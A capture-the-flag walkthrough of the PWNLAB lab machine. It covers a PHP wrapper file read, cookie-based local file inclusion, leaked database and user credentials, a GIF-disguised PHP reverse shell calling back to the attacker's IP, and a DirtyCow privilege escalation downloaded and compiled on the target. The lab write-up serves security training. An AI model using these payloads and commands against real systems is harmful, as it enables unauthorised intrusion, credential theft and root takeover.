
Summary #
On port 80 there is a PWNLAB website with a page parameter we can exploit with PHP wrappers, but also there is a LFI in the lang cookie. Using a PHP wrapper we can access the content of the database connection details and login the database. Once on the database we can extract credentials which we can use to login to the PWNLAB web application. Now we can upload images and upload a malicious GIF file with the magic byte followed by a PHP reverse shell. By using the lang include, we can execute the GIF/PHP reverse shell and get initial access. Once on the box, we run LinPEAS and see the server is vulnerable for DirtyCow (CVE-2016-5195) which escalates our privileges to root.
Specifications #
- Name: PWNLAB
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Fundamental
- System overview: Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
- IP address: 192.168.180.29
- OFFSEC provided credentials: None
- HASH:
local.txt:c1a312576a73093f767149f0c5e0607d - HASH:
proof.txt:245b01e89414d932b9bb54b5849aa47a
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir pwnlab && cd pwnlab && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x  7 kali kali 4096 Aug 21 17:17 .
drwxrwxr-x 97 kali kali 4096 Aug 21 17:17 ..
drwxrwxr-x  2 kali kali 4096 Aug 21 17:17 enum
drwxrwxr-x  2 kali kali 4096 Aug 21 17:17 exploits
drwxrwxr-x  2 kali kali 4096 Aug 21 17:17 files
drwxrwxr-x  2 kali kali 4096 Aug 21 17:17 tools
drwxrwxr-x  2 kali kali 4096 Aug 21 17:17 uploads

ip=192.168.180.29

ping $ip

PING 192.168.180.29 (192.168.180.29) 56(84) bytes of data.
64 bytes from 192.168.180.29: icmp_seq=1 ttl=61 time=22.1 ms
^C
--- 192.168.180.29 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 22.060/22.060/22.060/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.180.29:80
Open 192.168.180.29:111
Open 192.168.180.29:3306
Open 192.168.180.29:52895
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 17:18 +0200
Initiating Ping Scan at 17:18
Scanning 192.168.180.29 [4 ports]
Completed Ping Scan at 17:18, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:18
Completed Parallel DNS resolution of 1 host. at 17:18, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 17:18
Scanning 192.168.180.29 [4 ports]
Discovered open port 3306/tcp on 192.168.180.29
Discovered open port 80/tcp on 192.168.180.29
Discovered open port 111/tcp on 192.168.180.29
Discovered open port 52895/tcp on 192.168.180.29
Completed SYN Stealth Scan at 17:18, 0.04s elapsed (4 total ports)
Nmap scan report for 192.168.180.29
Host is up, received echo-reply ttl 61 (0.018s latency).
Scanned at 2026-08-21 17:18:34 CEST for 0s

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 61
111/tcp   open  rpcbind syn-ack ttl 61
3306/tcp  open  mysql   syn-ack ttl 61
52895/tcp open  unknown syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
           Raw packets sent: 8 (328B) | Rcvd: 5 (204B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 61
111/tcp   open  rpcbind syn-ack ttl 61
3306/tcp  open  mysql   syn-ack ttl 61
52895/tcp open  unknown syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
80,111,3306,52895

## use this output in the `nmap` command below:
sudo nmap -T3 -p 80,111,3306,52895 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.4.10 ((Debian))
|_http-title: PwnLab Intranet Image Hosting
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35096/udp6  status
|   100024  1          50709/tcp6  status
|   100024  1          52895/tcp   status
|_  100024  1          56079/udp   status
3306/tcp  open  mysql   syn-ack ttl 61 MySQL 5.5.47-0+deb8u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.47-0+deb8u1
|   Thread ID: 40
|   Capabilities flags: 63487
|   Some Capabilities: LongColumnFlag, Support41Auth, ConnectWithDatabase, SupportsCompression, Speaks41ProtocolOld, LongPassword, SupportsTransactions, SupportsLoadDataLocal, FoundRows, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, ODBCClient, InteractiveClient, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: p1A2tti4cvKR9gyNWIIs
|_  Auth Plugin Name: mysql_native_password
52895/tcp open  status  syn-ack ttl 61 1 (RPC #100024)
Initial Access #
On port 80 there is a PWNLAB website. To determine what technology is used we type: http://192.168.180.29/index.php, the same page is loaded, so we’re dealing with a PHP website. Let’s first run a gobuster scan what, if any, PHP files are available.
gobuster dir -t 100 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -x php | tee enum/gobuster-raft-small-words-raw-80
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.180.29:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.php                 (Status: 403) [Size: 293]
config.php           (Status: 200) [Size: 0]
upload.php           (Status: 200) [Size: 19]
upload               (Status: 301) [Size: 317] [--> http://192.168.180.29/upload/]
.                    (Status: 200) [Size: 332]
.htaccess.php        (Status: 403) [Size: 302]
.htaccess            (Status: 403) [Size: 298]
.html.php            (Status: 403) [Size: 298]
images               (Status: 301) [Size: 317] [--> http://192.168.180.29/images/]
index.php            (Status: 200) [Size: 332]
<SNIP>
When we click on Login we see the URL change to: http://192.168.180.29/?page=login.

Perhaps we can use some PHP wrappers to access or include files. Our payload that works is from: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/Wrappers.md. But first, start BURP, set the proxy to intercept and refresh the login page. Now send the intercepted request to the repeater tab.
Let’s use the wrapper: php://filter/convert.base64-encode/resource=index and see what we get back.

Base64 decode the result string and we indeed see the original page including PHP code.
## base64 decode string
echo -n 'PD9waHANCi8vTXVsdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb29raWUoImxhbmciLCJlbi5sYW5nLnBocCIpOw0KaWYgKGlzc2V0KCRfQ09PS0lFWydsYW5nJ10pKQ0Kew0KCWluY2x1ZGUoImxhbmcvIi4kX0NPT0tJRVsnbGFuZyddKTsNCn0NCi8vIE5vdCBpbXBsZW1lbnRlZCB5ZXQuDQo/Pg0KPGh0bWw+DQo8aGVhZD4NCjx0aXRsZT5Qd25MYWIgSW50cmFuZXQgSW1hZ2UgSG9zdGluZzwvdGl0bGU+DQo8L2hlYWQ+DQo8Ym9keT4NCjxjZW50ZXI+DQo8aW1nIHNyYz0iaW1hZ2VzL3B3bmxhYi5wbmciPjxiciAvPg0KWyA8YSBocmVmPSIvIj5Ib21lPC9hPiBdIFsgPGEgaHJlZj0iP3BhZ2U9bG9naW4iPkxvZ2luPC9hPiBdIFsgPGEgaHJlZj0iP3BhZ2U9dXBsb2FkIj5VcGxvYWQ8L2E+IF0NCjxoci8+PGJyLz4NCjw/cGhwDQoJaWYgKGlzc2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsncGFnZSddLiIucGhwIik7DQoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0byB1cGxvYWQgYW5kIHNoYXJlIGltYWdlIGZpbGVzIGluc2lkZSB0aGUgaW50cmFuZXQiOw0KCX0NCj8+DQo8L2NlbnRlcj4NCjwvYm9keT4NCjwvaHRtbD4=' | base64 -d

<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
        include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
?>
<html>
<head>
<title>PwnLab Intranet Image Hosting</title>
</head>
<body>
<center>
<img src="images/pwnlab.png"><br />
[ <a href="/">Home</a> ] [ <a href="?page=login">Login</a> ] [ <a href="?page=upload">Upload</a> ]
<hr/><br/>
<?php
        if (isset($_GET['page']))
        {
                include($_GET['page'].".php");
        }
        else
        {
                echo "Use this server to upload and share image files inside the intranet";
        }
?>
</center>
</body>
</html>

Interestingly, This code below checks if a visitor has a language preference stored in a browser cookie named lang and dynamically imports that language file into the application. When we set the lang cookie value to: ../../../../etc/passwd we should get a LFI.
if (isset($_COOKIE['lang']))
{
        include("lang/".$_COOKIE['lang']);
}
So let’s test this. Set BURP on intercept and refresh the homepage. Now change the cookie to: Cookie: lang=../../../../../../../../../etc/passwd and press send. We indeed can read files of the server.
Now let’s also decode upload.php and config.php with these payloads:
## payload to download upload.php
GET /index.php?page=php://filter/convert.base64-encode/resource=upload HTTP/1.1

## payload to download config.php
GET /index.php?page=php://filter/convert.base64-encode/resource=config HTTP/1.1
When we decode the config.php string we get database credentials and are able to login to the database on port 3306. Within the database we are able to get the password of three users
## base64 decode config.php received as a string
echo -n 'PD9waHANCiRzZXJ2ZXIJICA9ICJsb2NhbGhvc3QiOw0KJHVzZXJuYW1lID0gInJvb3QiOw0KJHBhc3N3b3JkID0gIkg0dSVRSl9IOTkiOw0KJGRhdGFiYXNlID0gIlVzZXJzIjsNCj8+' | base64 -d
<?php
$server   = "localhost";
$username = "root";
$password = "H4u%QJ_H99";
$database = "Users";
?>

## connect to the database on port 3306
mysql -u root -h $ip -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.47-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

## list all databases
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
+--------------------+
2 rows in set (0.022 sec)

## switch to `Users` database
MySQL [(none)]> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

## list all tables
MySQL [Users]> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| users           |
+-----------------+
1 row in set (0.020 sec)

## describe table users
MySQL [Users]> describe users;
+-------+-------------+------+-----+---------+-------+
| Field | Type        | Null | Key | Default | Extra |
+-------+-------------+------+-----+---------+-------+
| user  | varchar(30) | YES  |     | NULL    |       |
| pass  | varchar(30) | YES  |     | NULL    |       |
+-------+-------------+------+-----+---------+-------+
2 rows in set (0.019 sec)

## list all user and pass data
MySQL [Users]> select user,pass from users;
+------+------------------+
| user | pass             |
+------+------------------+
| kent | Sld6WHVCSkpOeQ== |
| mike | U0lmZHNURW42SQ== |
| kane | aVN2NVltMkdSbw== |
+------+------------------+
3 rows in set (0.020 sec)
The passwords are base64 encoded so, base64 decoding collected password gets us: kent:JWzXuBJJNy, mike:SIfdsTEn6I and kane:iSv5Ym2GRo. Ex. decode like this: echo -n 'Sld6WHVCSkpOeQ==' | base64 -d.

When we decoded the upload.php base64 we get this peace of code:
<?php
session_start();
if (!isset($_SESSION['user'])) { die('You must be log in.'); }
?>
<html>
        <body>
                <form action='' method='post' enctype='multipart/form-data'>
                        <input type='file' name='file' id='file' />
                        <input type='submit' name='submit' value='Upload'/>
                </form>
        </body>
</html>
<?php
if(isset($_POST['submit'])) {
        if ($_FILES['file']['error'] <= 0) {
                $filename  = $_FILES['file']['name'];
                $filetype  = $_FILES['file']['type'];
                $uploaddir = 'upload/';
                $file_ext  = strrchr($filename, '.');
                $imageinfo = getimagesize($_FILES['file']['tmp_name']);
                $whitelist = array(".jpg",".jpeg",".gif",".png");

                if (!(in_array($file_ext, $whitelist))) {
                        die('Not allowed extension, please upload images only.');
                }

                if(strpos($filetype,'image') === false) {
                        die('Error 001');
                }

                if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&& $imageinfo['mime'] != 'image/png') {
                        die('Error 002');
                }

                if(substr_count($filetype, '/')>1){
                        die('Error 003');
                }

                $uploadfile = $uploaddir . md5(basename($_FILES['file']['name'])).$file_ext;

                if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
                        echo "<img src=\"".$uploadfile."\"><br />";
                } else {
                        die('Error 4');
                }
        }
}

?>
So, let’s upload a GIF file called sample.gif. When we go to: http://192.168.180.29/upload/, we see the file with the name as e148c95646aed2c5eb7756ab35482df3.gif.
Within the script we can also see that script contains a vulnerability known as a Double Extension / Null Byte Bypass or MIME spoofing. The strrchr($filename, '.') function only captures the last extension. If we upload a file named sample.php.gif, it passes the extension whitelist and the image content checks (if payload metadata is injected into a real image). So, let’s upload the same file and intercept it in BURP.
When we keep the magic byte GIF89a followed by the PHP script we want, the upload still works. In this ex. a PHP reverse shell: <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.182/9001 0>&1'"); ?>. Let’s first start a listener.
nc -lvnp 9001
listening on [any] 9001 ...

When we try to view the file we get an error, which is good, but we don’t get a reverse shell.

Let’s use the LFI we already have to include this GIF file and execute it. Add a cookie called: Cookie: lang=../upload/e148c95646aed2c5eb7756ab35482df3.gif

Send the request. We indeed get a reverse shell as the www-data user.
## catch the reverse shell
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.180.29] 44848
bash: cannot set terminal process group (585): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pwnlab:/var/www/html$

## run whoami
www-data@pwnlab:/var/www/html$ whoami
www-data
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## change directory
www-data@pwnlab:/var/www/html$ cd /var/tmp

## download `linpeas.sh` using the open port 80
www-data@pwnlab:/var/tmp$ wget http://192.168.45.182/linpeas.sh
converted 'http://192.168.45.182/linpeas.sh' (ANSI_X3.4-1968) -> 'http://192.168.45.182/linpeas.sh' (UTF-8)
--2026-08-21 14:57:52--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                          0%[                                                                                                    linpeas.sh                                        100%[===============================================================================================================>]   1.08M  5.50MB/s   in 0.2s

2026-08-21 14:57:52 (5.50 MB/s) - 'linpeas.sh' saved [1133905/1133905]

## set the execution bit
www-data@pwnlab:/var/tmp$ chmod +x linpeas.sh

## run `linpeas.sh`
www-data@pwnlab:/var/tmp$ ./linpeas.sh
The linpeas.sh output shows the target has is vulnerable for DirtyCow (CVE-2016-5195). When running this exploit you will need to move fast once you run the actual exploit because it will freeze up the server pretty fast.
## locally
## change directory
cd uploads

## download exploit
wget https://www.exploit-db.com/download/40839

## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## run python webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## remote on target
## change directory
www-data@pwnlab:/var/www/html$ cd /var/tmp

## download exploit to server
www-data@pwnlab:/var/tmp$ wget http://192.168.45.182/dirty.c
converted 'http://192.168.45.182/dirty.c' (ANSI_X3.4-1968) -> 'http://192.168.45.182/dirty.c' (UTF-8)
--2026-08-21 14:48:22--  http://192.168.45.182/dirty.c
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/x-csrc]
Saving to: 'dirty.c'

dirty.c                                             0%[                                                                                                    dirty.c                                           100%[===============================================================================================================>]   4.89K  --.-KB/s   in 0s

2026-08-21 14:48:22 (145 MB/s) - 'dirty.c' saved [5006/5006]

## compile c code using gcc
www-data@pwnlab:/var/tmp$ gcc -pthread dirty.c -o dirty -lcrypt

## change permissions
www-data@pwnlab:/var/tmp$ chmod +x ./dirty

## run exploit and enter a new password, after that press CTRL+C
www-data@pwnlab:/var/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b7769000
^C

## switch to the firefart user with the entered password
www-data@pwnlab:/var/tmp$ su firefart
Password:

## find local.txt
firefart@pwnlab:/var/tmp# find / -iname 'local.txt' 2>/dev/null
/home/kane/local.txt

